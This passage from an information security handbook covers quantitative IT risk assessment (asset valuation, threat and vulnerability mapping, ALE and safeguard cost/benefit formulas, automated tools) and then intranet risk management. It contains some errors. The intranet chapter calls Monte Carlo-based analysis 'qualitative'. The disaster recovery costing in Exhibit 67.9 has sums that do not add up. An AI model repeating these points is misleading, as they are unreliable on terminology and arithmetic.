The tangible assets include the IT facilities, hardware, media, supplies, documentation, and IT staff budgets that support the storage, processing, and delivery of information to the user community. The value of these assets is readily determined, typically, in terms of the cost of replacing them. If any of these are leased, of course, the replacement cost may be nil, depending on the terms of the lease.

Sources for establishing these values are readily found in the associated asset management groups, that is, facilities management for replacement value of the facilities, hardware management for the replacement value for the hardware — from CPUs to controllers, routers and cabling, annual IT staff budgets for IT staff, etc.

Intangible Assets

The intangible assets, which might be better characterized as information assets, are comprised of two basic categories:

1. Replacement costs for data and software
2. The value of the confidentiality, integrity, and availability of information

Replacement Costs

Developing replacement costs for data is not usually a complicated task unless source documents do not exist or are not backed up reliably at a secure off-site location. The bottom line is that "x" amount of data represents "y" keystrokes — a time-consuming but readily measurable manual key entry process.

Conceivably, source documents can now be electronically "scanned" to recover lost, electronically stored data. Clearly, scanning is a more efficient process, but it is still time-consuming. However, if neither source documents nor off-site backups exist, actual replacement may become virtually impossible, and the organization faces the question of whether such a condition can be tolerated. If, in the course of the assessment, this condition is found, the real issue is that the information is no longer available, and a determination must be made as to whether such a condition can be overcome without bankrupting the private-sector organization or irrevocably compromising a government mission.

Value of Confidentiality, Integrity, and Availability

In recent years, a better understanding of the values of confidentiality, integrity, and availability and how to establish these values on a monetary basis with reasonable credibility has been achieved. That understanding is best reflected in the ISSA-published GIV referenced above. These values often represent the most significant "at-risk" asset in IT environments. When an organization is deprived of one or more of these with regard to its business or mission information, depending on the nature of that business or mission, there is a very real chance that unacceptable loss will be incurred within a relatively short time.

For example, it is well-accepted that a bank that loses access to its business information (loss of availability) for more than a few days is very likely to go bankrupt.

A brief explanation of each of these three critical values for information is presented below.

1. *Confidentiality.* Confidentiality is lost or compromised when information is disclosed to parties other than those authorized to have access to the information. In the complex world of IT today, there are many ways for a person to access information without proper authorization if appropriate controls are not in place. Without appropriate controls, that access or theft of information could be accomplished without a trace. Of course, it still remains possible to simply pick up and walk away with confidential documents carelessly left lying about or displayed on an unattended, unsecured PC.
2. *Integrity.* Integrity is the condition that information in or produced by the IT environment accurately reflects the source or process it represents. Integrity can be compromised in many ways, from data entry errors to software errors to intentional modification. Integrity may be thoroughly compromised, for example, by simply contaminating the account numbers of a bank's demand deposit records. Because the account numbers are a primary reference for all associated data, the information is effectively no longer available. There has been a great deal of discussion about the nature of integrity. Technically, if a single character is wrong in a file with millions of records, the file's integrity has been compromised.

   Realistically, however, some expected degree of integrity must be established. In an address file, 99 percent accuracy (only one out of 100 is wrong) may be acceptable. However, in the same file, if each record of 100 characters had only one character wrong — in the account number — the records would meet the poorly articulated 99 percent accuracy standard, but be completely compromised. In other words, the loss of integrity can have consequences that range from trivial to catastrophic. Of course, in a bank with one million clients, 99 percent accuracy means at best that the records of 10,000 clients are in error. In a hospital, even one such error could lead to loss of life!
3. *Availability.* Availability, the condition that electronically stored information is where it needs to be, when it needs to be there, and in the form necessary, is closely related to the availability of the information processing technology. Whether because the process is unavailable, or the information itself is somehow unavailable, makes no difference to the organization dependent on the information to conduct its business or mission. The value of the information's availability is reflected in the costs incurred, over time, by the organization, because the information was not available, regardless of cause. A useful tool (from the Modified Delphi method) for capturing the value of availability, and articulating uncertainty, is illustrated in Exhibit 67.3. This chart represents the cumulative cost, over time, of the best-case and worst-case scenarios, with confidence factors, for the loss of availability of a specific information asset.

INTERVAL	LOS	HI$	CF %	INTERVAL	LOS	HI$	CF %
0-1 HR				4 DAYS			
2 HR				8 DAYS			
4 HR				16 DAYS			
8 HR				1 MONTH			
16 HR				2 MONTHS			
1 DAY				3 MONTHS			
2 DAY				6 MONTHS			

EXHIBIT 67.3 Capturing the value of availability (Modified Delphi method).

Vulnerability Analysis

This task consists of the identification of vulnerabilities that would allow threats to occur with greater frequency, greater impact, or both. For maximum utility, this task is best conducted as a series of one-on-one interviews with individual staff members responsible for developing or implementing organizational policy through the management and administration of controls. To maximize consistency and thoroughness, and to minimize subjectivity, the vulnerability analysis should be conducted by an interviewer who guides each interviewee through a well-researched series of questions designed to ferret out all potentially significant vulnerabilities.

It should be noted that establishment and global acceptance of Generally Accepted System Security Principles (GASSP), as recommended in the National Research Council report "Computers at Risk" (December 1990), the National Information Infrastructure Task Force (NIITF) findings, the Presidential National Security and Telecommunications Advisory Council (NSTAC) report (December 1996), and the President's Commission on Critical Infrastructure Protection (PCCIP) report (October 1997), all of which were populated with a strong private sector representation, will go far in establishing a globally accepted knowledge base for this task. The "Treadwell Commission" report published by the American Institute of Certified Public Accountants (AICPA) Committee of Sponsoring Organizations (COSO) in 1994, "Internal Control, Integrated Framework" now specifically requires that auditors verify that subject organizations assess and manage the risks associated with IT and other significant organizational resources. The guiding model characterized in the requirement represents quantitative risk assessment. Failure to have effectively implemented such a risk management mechanism now results in a derogatory audit finding.

Threat/Vulnerability/Asset Mapping

Without connecting — mapping — threats to vulnerabilities and vulnerabilities to assets and establishing a consistent way of measuring the consequences of their interrelationships, it becomes nearly impossible to establish the ramifications of vulnerabilities in a useful manner. Of course, intuition and common sense are useful, but how does one measure the risk and support good budgetary management and cost/benefit analysis when the rationale is so abstract?

For example, it is only good common sense to have logical access control, but how does one justify the expense? I am reminded of a major bank whose management, in a cost-cutting frenzy, came very close to terminating its entire logical access control program! With risk assessment, one can show the expected risk and annualized asset loss/probability coordinates that reflect the ramifications of a wide array of vulnerabilities. Exhibit 67.4 carries the illustration further with two basic vulnerabilities.

Applying some simple logic at this point will give the reader some insight into the relationships between vulnerabilities, threats, and potentially affected assets.

No Logical Access Control

Not having logical access control means that anyone can sign on the system, get to any information they wish, and do anything they wish with the information. Most tangible assets are not at risk. However, if IT staff productivity is regarded as an asset, as reflected by their annual budget, that asset could suffer a loss (of productivity) while the staff strives to reconstruct or replace damaged software or data. Also, if confidentiality is compromised by the disclosure of sensitive information (competitive strategies or client information), substantial competitive advantage and associated revenues could be lost, or liability suits for disclosure of private information could be very costly. Both could cause company goodwill to suffer a loss.

VULNERABILITY	MAPPED THREAT(S)	AFFECTED ASSETS (At minimum)[a]
No Logical Access Control	Sabotage of Software	Software Goodwill
	Sabotage of Data/Information	Information Integrity Goodwill
	Theft of Software	Software Goodwill
	Theft of Data/Information	Information Confidentiality Goodwill
	Destruction of Software	Software Goodwill
	Destruction of Data/Information	Information Availability Goodwill
No Contingency Plan	Fire Hurricane Earthquake Flood Terrorist Attack	Facilities Hardware Media and Supplies IT Staff Budgets Software Information Availability Goodwill
	Toxic Contamination[b]	IT Staff Budgets Software Information Availability Goodwill

[a] In each case it is assumed that the indicated vulnerability is the only vulnerability; thus, any impact on other information assets is expected to be insignificant. Otherwise, without current backups, for example, virtually every threat on this chart could have a significant impact on information availability.

[b] Tangible assets are not shown as being impacted by a toxic contamination, aside from the IT staff budgets, because it is assumed that the toxic contamination can be cleaned up and the facilities and equipment restored to productive use.

EXHIBIT 67.4 Two basic vulnerabilities.

Because the only indicated vulnerability is not having logical access, it is reasonable to assume monetary loss resulting from damage to the integrity of the information or the temporary loss of availability of the information is limited to the time and resources needed to recover with well-secured, off-site backups. Therefore, it is reasonable to conclude, all other safeguards being effectively in place, that the greatest exposure resulting from not having logical access control is the damage that may result from a loss of confidentiality for a single event. But without logical access control, there could be many such events!

What if there was another vulnerability? What if the information was not being backed up effectively? What if there were no usable backups? The loss of availability — for a single event — could become overwhelmingly expensive, forcing the organization into bankruptcy or compromising a government mission.

No Contingency Plan

Not having an effective contingency plan means that the response to any natural or man-made disaster will be without prior planning or arrangements. Thus, the expense associated with the event is not assuredly contained to a previously established maximum acceptable loss. The event may very well bankrupt the organization or compromise a government mission. This is without considering the losses associated with the tangible assets! Studies have found that organizations hit by a disaster and not having a good contingency plan are likely (4 out of 5) to be out of business within two years of the disaster event.

What if there were no usable backups — another vulnerability? The consequences of the loss of information availability would almost certainly be made much worse, and recovery, if possible, would be much more costly. The probability of being forced into bankruptcy is much higher.

By mapping vulnerabilities to threats to assets, we can see the interplay among them and understand a fundamental concept of risk assessment:

Vulnerabilities allow threats to occur with greater frequency or greater impact. Intuitively, it can be seen that the more vulnerabilities there are, the greater is the risk of loss.

Risk Metrics/Modeling

There are a number of ways to portray risk: some qualitative, some quantitative, and some more effective than others.

In general, the objective of risk modeling is to convey to decision makers a credible, usable portrayal of the risks associated with the IT environment, answering (again) these questions:

- What could happen? (threat event)
- How bad would it be? (impact)
- How often might it occur? (frequency)
- How certain are the answers to the first three questions? (uncertainty)

With such risk modeling, decision-makers are on their way to making well-informed decisions — either to accept, mitigate, or transfer associated risk.

The following brief discussion of the two general categories of approach to these questions, qualitative and quantitative, will give the reader a degree of insight into the ramifications of using one or the other approach:

Qualitative

The definitive characteristic of the qualitative approach is the use of metrics that are subjective, such as ordinal ranking — low, medium, high, etc. (see Exhibit 67.5). In other words, independently objective values such as objectively established monetary value, and recorded history of threat event occurrence (frequency) are not used.

Quantitative

The definitive characteristic of quantitative approaches is the use of independently objective metrics and significant consideration given to minimizing the subjectivity that is inherent in any risk assessment. Exhibit 67.6 was produced from a leading automated tool, BDSS™, and illustrates quantitative risk modeling.

The graph shown in Exhibit 67.6 reflects the integrated "all threats" risk that is generated to illustrate the results of risk evaluation in BDSS™ before any risk mitigation. The combined value of the tangible and intangible assets at risk is represented on the "Y" axis, and the probability of financial loss is represented on the "X" axis. Thus, reading this graphic model, there is a 1/10 chance of losing about $0.5M over a one-year period.

The graph shown in Exhibit 67.7 reflects the same environment after risk mitigation and associated cost/benefit analysis. The original risk curve (Exhibit 67.6) is shown in Exhibit 67.7 with the reduced risk curve and associated average annual cost of all recommended safeguards superimposed on it, so the reader can see the risk before risk mitigation, the expected reduction in risk, and the cost to achieve it. In Exhibit 67.7, the risk at 1/10 and 1/100 chance of loss is now minimal, and the risk at 1/1000 chance of loss has been reduced from about $2.0M to about $0.3M. The suggested safeguards are thus shown to be well justified.

Management Involvement and Guidance

Organizational culture plays a key role in determining, first, whether to assess risk, and second, whether to use qualitative or quantitative approaches. Many firms' management organizations see themselves as "entrepreneurial" and have an aggressive bottom-line culture. Their basic attitude is to minimize all costs, take the chance that nothing horrendous happens, and assume they can deal with it if it does happen.

		Value		
		Low	Medium	High
Risk	Low			
	Medium			
	High			

EXHIBIT 67.5 Value of the availability of information and the associated risk.




EXHIBIT 67.6 Results of risk evaluation in BDSS™ before any risk mitigation.




EXHIBIT 67.7 Results of risk evaluation after risk mitigation and associated cost/benefit analysis.

Other firms, particularly larger, more mature organizations, will be more interested in a replicable process that puts results in management language such as monetary terms, cost/benefit assessment, and expected loss. Terms that are understood by business management will facilitate the creation of effective communication channels and support sound budgetary planning for information risk management.

It is very useful to understand the organizational culture when attempting to plan for a risk assessment and get necessary management support. While a quantitative approach will provide, generally speaking, much more useful information, the culture may not be ready to assess risk in significant depth.

In any case, with the involvement, support, and guidance of management, more utility will be gained from the risk assessment, regardless of its qualitative or quantitative nature. And, as management gains understanding of the concepts and issues of risk assessment and begins to realize the value to be gained, reservations about quantitative approaches will diminish, and it will increasingly look toward those quantitative approaches to provide more credible, defensible budgetary support.

Risk Mitigation Analysis

With the completion of the risk modeling and associated report on the observed status of information security and related issues, management will almost certainly find some areas of risk that it is unwilling to accept and for which it wishes to see a proposed risk mitigation analysis. In other words, management will want answers to the last three questions for those unacceptable risks:

1. What can be done?
2. How much will it cost?
3. Is it cost effective?

There are three steps in this process:

1. Safeguard analysis and expected risk mitigation
2. Safeguard costing
3. Safeguard cost/benefit analysis

Safeguard Analysis and Expected Risk Mitigation

With guidance from the results of the risk evaluation, including modeling and associated data collection tasks, and reflecting management concerns, the analyst will seek to identify and apply safeguards that could be expected to mitigate the vulnerabilities of greatest concern to management. Management will, of course, be most concerned about those vulnerabilities that could allow the greatest loss expectancies for one or more threats, or those subject to regulatory or contractual compliance. The analyst, to do this step manually, must first select appropriate safeguards for each targeted vulnerability; second, map or confirm mapping, safeguard/vulnerability pairs to all related threats; and third, determine, for each threat, the extent of asset risk mitigation to be achieved by applying the safeguard. In other words, for each affected threat, determine whether the selected safeguard(s) will reduce threat frequency, reduce threat exposure factors, or both, and to what degree.

Done manually, this step will consume many days or weeks of tedious work effort. Any "what-if" assessment will be very time-consuming as well. When this step is executed with the support of a knowledge-based expert automated tool, however, only a few hours to a couple of days are expended, at most.

Safeguard Costing

To perform a useful cost/benefit analysis, estimated costs for all suggested safeguards must be developed. While these cost estimates should be reasonably accurate, it is not necessary that they be precise. However, if one is to err at this point, it is better to overstate costs. Then, as bids or detailed cost proposals come in, it is more likely that cost/benefit analysis results, as shown below, will not overstate the benefit.

There are two basic categories of costing for safeguards:

1. Cost per square foot, installed
2. Time and materials

In both cases, the expected life and annual maintenance costs must be included to get the average annual cost over the life of the safeguard. An example of each is provided in Exhibits 67.8 and Exhibit 67.9.

These average annual costs represent the break-even point for safeguard cost/benefit assessment for each safeguard. In these examples, discrete, single-point values have been used to simplify the illustration. At least one of the leading automated risk assessment tools, BDSS™, allows the analyst to input bounded distributions with associated confidence factors to articulate explicitly the uncertainty of the values for these preliminary cost estimates. These bounded distributions with confidence factors facilitate the best use of optimal probabilistic analysis algorithms.

EXHIBIT 67.8 Cost per Square Foot, Installed, for a Robust New IT Facility

Cost per square foot	$165.00	
Total Square feet	50,000	
Total		$8,250,000
Safeguard Life expectancy	10 years	
Annualized cost (8,250,000/10)		$825,000
Annual Maintenance	$250,000	
Average Annual Cost		$1,075,000

Safeguard Cost/Benefit Analysis

The risk assessment is now almost complete, though this final set of calculations is, once again, not trivial. In previous steps, the expected value of risk mitigation — the annualized loss expectancy (ALE) before safeguards are applied, less the ALE after safeguards are applied, less the average annual costs of the applied safeguards — is conservatively represented individually, safeguard by safeguard, and collectively. The collective safeguard cost/benefit is represented first, threat by threat with applicable selected safeguards; and, second, showing the overall integrated risk for all threats with all selected safeguards applied. This may be illustrated as follows:

$$\text{Safeguard } 1 \rightarrow \text{Vulnerability } 1 \rightarrow n \rightarrow \text{Threat } 1 \rightarrow n$$

One safeguard may mitigate one or more vulnerabilities to one or more threats. A generalization of each of the three levels of calculation is represented below.

For the Single Safeguard

A single safeguard may act to mitigate risk for a number of threats. For example, a contingency plan will contain the loss for disasters by facilitating a timely recovery. The necessary calculation includes the integration of all affected threats' risk models *before* the safeguard is applied, less their integration *after* the safeguard is applied to define the gross risk reduction benefit. Finally, subtract the safeguard's average annual cost to derive the net annual benefit.

$$[(\ RB(T)1 \ldots RB(T)n) - (\ RA(T)1 \ldots RA(T)n) = GRRB] - SGAAC = NRRB$$

where:

- RB(T) = the risk model for threats1-n *before* the safeguard is applied
- RA(T) = the risk model for threats1-n *after* the safeguard is applied
- GRRB = Gross Risk Reduction Benefit
- NRRB = Net Risk Reduction Benefit
- SGAAC = Safeguard Average Annual Cost

This information is useful in determining whether individual safeguards are cost effective. If the net risk reduction (mitigation) benefit is negative, the benefit is negative (i.e., not cost effective).

For the Single Threat

Any number of safeguards may act to mitigate risk for any number of threats. It is useful to determine, for each threat, how much the risk for that threat was mitigated by the collective population of safeguards selected that act to mitigate the risk for the threat. Recognize at the same time that one or more of these safeguards can also act to mitigate the risk for one or more other threats.

$$[(AALEB - AALEA = GRRB) - SGAACSG1\text{–}n] = NRRB$$

Cost per labor hour	$65.00	
Labor hours	480	
Implementation cost, labor		$31,200
Purchase/materials for an automated DRP tool	$29,000	
Total acquisition and implementation cost		$70,200
Safeguard life expectancy	8 years	
Annualized acquisition and implementation cost ($70,200/8)		$8,775
Annual maintenance:	$4,350	
DRP license maintenance	$32,500	
DRP staff, .5 work year (65,000 x .5)		$36,850
Average Annual Cost		$45,625

EXHIBIT 67.9 Time and materials for acquiring and implementing a disaster recovery plan (DRP).

where:

AALEB = Average Annual Loss Expectancy *before* safeguards

AALEA = Average Annual Loss Expectancy *after* safeguards

In this case, NRRB refers to the combined benefit of the collective population of safeguards selected for a specific threat. This process should be executed for each threat addressed. Still, these two processes alone should not be regarded as definitive decision support information. There remains the very real condition that the collective population of safeguards could mitigate risk very effectively for one major threat while having only a minor risk mitigating effect for a number of other threats relative to their collective SGAAC.

In other words, if looked at out of context, the selected safeguards could appear, for those marginally affected risks, to be cost prohibitive — their costs may exceed their benefit for those threats. Therefore, the next process is essential to an objective assessment of the selected safeguards overall benefits.

For All Threats

The integration of all individual threat risk models for *before* selected safeguards are applied and for *after* selected safeguards are applied shows the gross risk reduction benefit for the collective population of selected safeguards as a whole. Subtract the average annual cost of the selected safeguards, and the net risk reduction benefit as a whole is established.

This calculation will generate a single risk model that accurately represents the combined effect of all selected safeguards in mitigating risk for the array of affected threats. In other words, an executive summary of the expected results of proposed risk-mitigating measures is generated.

Final Recommendations

After the risk assessment is complete, final recommendations should be prepared on two levels: (1) a categorical set of recommendations in an executive summary, and (2) detailed recommendations in the body of the risk assessment report. The executive summary recommendations are supported by the integrated risk model reflecting all threats risks before and after selected safeguards are applied, the average annual cost of the selected safeguards, and their expected risk mitigation benefit.

The detailed recommendations should include a description of each selected safeguard and its supporting cost benefit analysis. Detailed recommendations may also include an implementation plan. However, in most cases, implementation plans are not developed as part of the risk assessment report. Implementation plans are typically developed upon executive endorsement of specific recommendations.

Automated Tools

The following products represent a broad spectrum of automated risk assessment tools ranging from the comprehensive, knowledge based expert system BDSS™, to RiskCalc, a simple risk assessment shell with provision for user-generated algorithms and a framework for data collection and mapping.

- ARES: Air Force Communications and Computer Security Management Office, Kelly AFB, TX
- @RISK: Palisade Corp, Newfield, NY
- Bayesian Decision Support System (BDSS™), OPA, Inc.: The Integrated Risk Management Group, Petaluma, CA
- Control Matrix Methodology for Microcomputers: Jerry FitzGerald & Associates, Redwood City, CA
- COSSAC: Computer Protection Systems Inc., Plymouth, MI
- CRITI-CALC: International Security Technology, Reston, VA
- CRAMM: Executive Resources Association, Arlington, VA
- GRA/SYS: Nander Brown & Co., Reston, VA
- IST/RAMP: International Security Technology, Reston, VA
- JANBER: Eagon. McAllister Associates Inc., Lexington Park, MD
- LAVA: Los Alamos National Laboratory, Los Alamos, NM
- LRAM: Livermore National Laboratory, Livermore, CA

- MARION: Coopers & Lybrand (UK-based), London, England
- Micro Secure Self Assessment: Boden Associates, East Williston, NY
- Predictor: Concorde Group International, Westport, CT
- PRISM: Palisade Corp., Newfield, NY
- QuikRisk: Basic Data Systems, Rockville, MD
- RA/SYS: Nander Brown & Co., Reston, VA
- RANK-IT: Jerry FitzGerald & Associates, Redwood City, CA
- RISKCALC: Hoffman Business Associates Inc., Bethesda, MD
- RISKPAC: Profile Assessment Corp., Ridgefield, CT
- RISKWATCH: Expert Systems Software Inc., Long Beach, CA
- The Buddy System Risk Assessment and Management System for Microcomputers: Countermeasures, Inc., Hollywood, MD

Summary

While the dialogue on risk assessment continues, management increasingly is finding utility in the technology of risk assessment. Readers should, if possible, given the culture of their organization, make every effort to assess the risks in the subject IT environments using automated, quantitatively oriented tools. If there is strong resistance to using quantitative tools, then proceed with an initial approach using a qualitative tool. But do start the risk assessment process!

Work on automated tools continues to improve the utility and credibility. More and more of the "Big Accounting Firms" and other major consultancies, including those in the insurance industry, are offering risk assessment services using, or planning to use, quantitative tools. Managing risk is the central issue of information security. Risk assessment with automated tools provides organizational management with sound insight into their risks and how best to manage them and reduce liability cost effectively.

MANAGING RISK IN AN INTRANET ENVIRONMENT

Ralph L. Kliem

INSIDE

Types of Risks, Risk Management Concepts, Identifying Risks, Analyzing Risks, Controlling Risks

INTRODUCTION

The rush to adopt intranet technology keeps growing daily. It is not hard to understand the enthusiastic embrace of this new technology. It is, quite frankly, quite inviting. It provides many advantages, especially when compared with the rigid, complex technology of the past. It builds on the existing client/server or distributed systems environment. It provides a convenient means to access and distribute information throughout an enterprise. Users find it easy to enter and navigate. It encourages a truly open computing environment. It enables easier distribution of applications. The advantages go on and on. It seems something akin to a perpetual motion machine. It is just too good to be true.

All these advantages can prove beguiling; many companies are finding that the intranet is too good to be true. As they embrace this technology, many companies are finding that they have more of a perpetual problem machine than one of perpetual motion. This is especially the case when they fail to prepare themselves in advance for the new technology. What is happening, of course, is that many companies are finding that they must deal with issues pertaining to organizational structuring, internal and external access to data, copyright protection, data ownership and maintenance, configuration of hardware and software, traffic management, and many others.

PAYOFF IDEA

Intranets are flexible systems that can have enterprisewide reach. Because of their scale and accessibility, intranets pose risks beyond the prominent one of security. Performance, integration, scalability, and planning are also risks that systems development managers must face when dealing with intranets. This article shows how to identify, analyze, and control risk in an intranet environment.

GROWING RISK

Many intranets are like some mystic poltergeist, lacking any structure, purpose, or boundary. Yet, the posi-

Auerbach Publications

tive and negative benefits of going the intranet route remain untested despite the history of its sister technology, the Internet.

As the intranet becomes more pervasive and complex, the opportunities for vulnerabilities increase. With these vulnerabilities comes risk. Many companies have implemented intranets, for example, without any thought about standards or policies on access, content, or use. Their oversight or deliberate neglect appears acceptable to them, reflecting a willingness to face the consequences if something goes awry.

Part of the problem is that many industries across the United States are willing to accept a certain level of risk as a tradeoff for realizing short- and long-term gains in productivity. Another contributor to the problem is that risk is often narrowly construed as being only security. In reality, a security risk — albeit important — is just one of the many types of risks facing an intranet. Many corporations find themselves facing a host of unanticipated risks related to transaction security, network capacity, configuration control, directory services, maintenance skills availability, upgrades to hardware, and backup procedures. Other intranet-related risks include performance, integration, scalability, and planning.

The risks tend to multiply as the size of, complexity of, and level of reliance on the intranet grows. Once an intranet gains momentum within an organization, it is very difficult to avoid fighting fires. The only mechanism to deal with such an environment is to perform risk management as early as possible, preferably before the intranet is up and running.

RISK MANAGEMENT CONCEPTS

Before discussing the specific types of risks facing an intranet, however, it is important to understand some general concepts about risk management. Risk is the occurrence of an event that has consequences. A vulnerability, or exposure, is a weakness that enables a risk to have an impact. The idea is to institute controls that will prevent, detect, or correct impacts from risks.

Risk management is the entire process of managing risk. It consists of three closely related actions:

- Risk identification
- Risk analysis
- Risk control

Risk identification is identifying the risks confronting a system. Risk analysis is analyzing data collected using a particular technique. Risk control is identifying and verifying the existence of measures to lessen or avoid the impact of a risk. Risk control may involve avoiding, accepting, adopting, or transferring risk. The measures in place to prevent, detect, or correct are called controls.

Risk management for an intranet offers several advantages. It identifies the most likely and most important risks facing an intranet. It enables taking a proactive approach when managing the intranet, such as identifying assets that need augmentation or improvement. It provides an opportunity to define exactly what constitutes an intranet within a company. It enables building an infrastructure to support the overall business objectives that the intranet is to help achieve. It identifies where to focus energies. Finally, it provides the material to develop contingency plans to respond appropriately to certain risks, if and when they do arise.

Of course, it makes sense to do risk assessment as early as possible. It enables identifying control weaknesses before an intranet is implemented and, therefore, institutionalizes them. It allows incorporating better controls when it is cheaper to make the appropriate changes rather than when the intranet is up and running. Finally, it gives everyone a sense of confidence early on that they are using a secure, reliable, well-managed system.

RISK IDENTIFICATION

For an intranet, the risks are innumerable, especially since the technology is new and has been adopted rapidly. Its growth has been so dramatic that a complete listing would be akin to trying to calculate the end of infinity. It impacts both functions and processes within an organization to such an extent that listing all the risks would prove futile. It is possible, however, to categorize the risks according to some arbitrary but generic criteria. Intranet risks can fall into four basic categories: personnel, operational, economic, and technological.

Personnel risks deal with the human side of an intranet. Some examples are:

- Inadequate training of users
- Lack of available skills for intranet development and maintenance
- Lack of available skills for intranet publishing and design
- Lack of available skills for systems administration
- Poor role definition for data content, usage, and maintenance
- Unclear responsibilities for dealing with traffic flow problems

Operational risks deal with business processes. A process transcends a functional entity (e.g., department) within an organization, receives input, and transforms it into output. Some examples are:

- Inadequate capability to find data
- Inadequate presentation of data
- Lack of backup and recovery procedures
- Not adequately controlling access to sensitive data
- Poor directory services

- Poor integration with legacy systems
- Poor online service support
- Poorly maintained links
- Transferring sensitive data over a network with poor security
- Uncontrolled access to unauthorized sites
- Unexpected rise in network traffic

Economic risks relate to the costs of an intranet — from development to ongoing operation. Some examples are excessive or out-of-the-ordinary costs related to:

- Internet service provider services
- Hardware upgrades
- Software upgrades
- Integration of components (e.g., desktops, server applications)
- Integration of applications with legacy systems and databases
- Labor for developing and maintaining the infrastructure (e.g., administering the site)

Technological risks deal with the hardware, software, and other media that form an intranet. Some examples are:

- Immaturity of the technology being employed
- Inadequate communications hardware and software
- Inadequate system hardware and software
- Insufficient availability of network bandwidth
- Poor availability of development and publishing tools
- Poor configuration control of clients
- Poor integration of components (e.g., local area networks, server applications)
- Poor retrieval tools and services
- Slow connection
- Unreliable server hardware and software

It would be a mistake, however, to think that these four categories are mutually exclusive.

Deciding what risks fall within each category is often a judgment call and is mainly academic. The key is to use the categories to identify the risks, determine their relative importance to one another, and recognize the controls that do or should exist.

RISK ANALYSIS

After identifying the risks, the next action is to determine their relative importance to one another and their probability of occurrence. The rank-

EXHIBIT 1 — An Ordered Listing of Intranet Risks

Risk	Probability of Occurrence	Impact
Lack of available skills for system administration	High	Major
Uncontrollable access to unauthorized sites	High	Minor
Poor integration of components (e.g., local area networks, applications)	Low	Minor
Unexpected network utilization costs	High	Major

ing of importance depends largely on the purpose management has established for the intranet. In other words, what business value is the intranet supposed to provide? In what ways is the intranet supposed to serve the interests of its users?

There are multiple approaches to analyzing risk. Basically, the approaches fall into three categories:

- Quantitative
- Qualitative
- A combination of both

Qualitative risk analysis relies on mathematical calculations to determine a risk's relative importance to another and its probability of occurrence. The Monte Carlo simulation technique falls within this category.

Qualitative risk analysis relies less on mathematical calculations and more on judgmental considerations to determine a risk's relative importance to another and probability of occurrence. Heuristics, or rules of thumb, fall within this category.

A combination of the two, of course, uses both mathematical and qualitative considerations to determine a risk's relative importance to another and its probability of occurrence. The precedence diagramming method, which uses an ordinal approach to determine priorities according to some criterion, falls within this category. Regardless of the approach, a resulting rank order listing of risks is shown in Exhibit 1.

RISK CONTROL

With the analysis complete, the next action is to identify controls that should exist to prevent, detect, or correct the impact of risks. Risk control involves a painstaking effort to understand the environment where the intranet finds itself. It means looking at a host of factors, such as:

- Applications at the client and server levels
- Architectural design of the network
- Availability of expertise
- Content and structure in databases (e.g., images, text)

- Current network capacity
- Degree of integration among system components
- Firewall protection
- Hardware components
- Importance of copyright issues
- Level of anticipated network traffic in the future
- Level of financial resources available for ongoing maintenance
- Level of security requirements
- Number of mission-critical systems depending on the intranet
- Sensitivity of data being accessed and transported
- Software components

After identifying the controls that should be in place, the next action is to verify whether they are actually in place to prevent, detect, or correct. Preventive controls mitigate or stop an event that exploits the vulnerabilities of a system. Detective controls disclose the occurrence of an event that exploited a vulnerability. Corrective controls counteract the effects of an event and preclude similar exploitation in the future.

To determine the types of controls that are in place requires painstaking "leg work," often achieved through interviews, literature reviews, and a thorough knowledge of the major components of the intranet. The result is the identification of what controls do exist and which ones are lacking or need improvement.

There are many preventive, detective, and corrective controls to apply in an intranet environment. These include:

- Adequate backup and recovery to safeguard data
- Adequate, relevant, and timely training for users and developers
- Changing passwords
- Documented and followed policies and procedures
- Metrics to ensure goals and objectives are being achieved
- Monitoring of network utilization regarding traffic flow and data content
- Monitoring system performance
- Restricting user access to specific server applications and databases
- Restricting user privileges
- Security for sensitive data and transactions
- Segregation of duties, such as reviews and approvals
- Setting up a firewall
- Tracking of hardware and software
- Tracking user access
- Upgrading hardware and software

Armed with a good idea of the type and nature of the risks confronting an intranet, the next step is to make improvements. This involves

EXHIBIT 2 — Intranet Risks and Their Controls

Risk	Control
Lack of available skills for system administration	• Cross-training • Outsourcing
Uncontrolled access to sensitive databases	• Restrictive access policies • Firewall
Poor integration of components (e.g., local area networks, server applications)	• Client and server configuration guidelines and standards
Unexpected network utilization costs	• Periodic network capacity planning • Limiting nonessential access during high peak periods

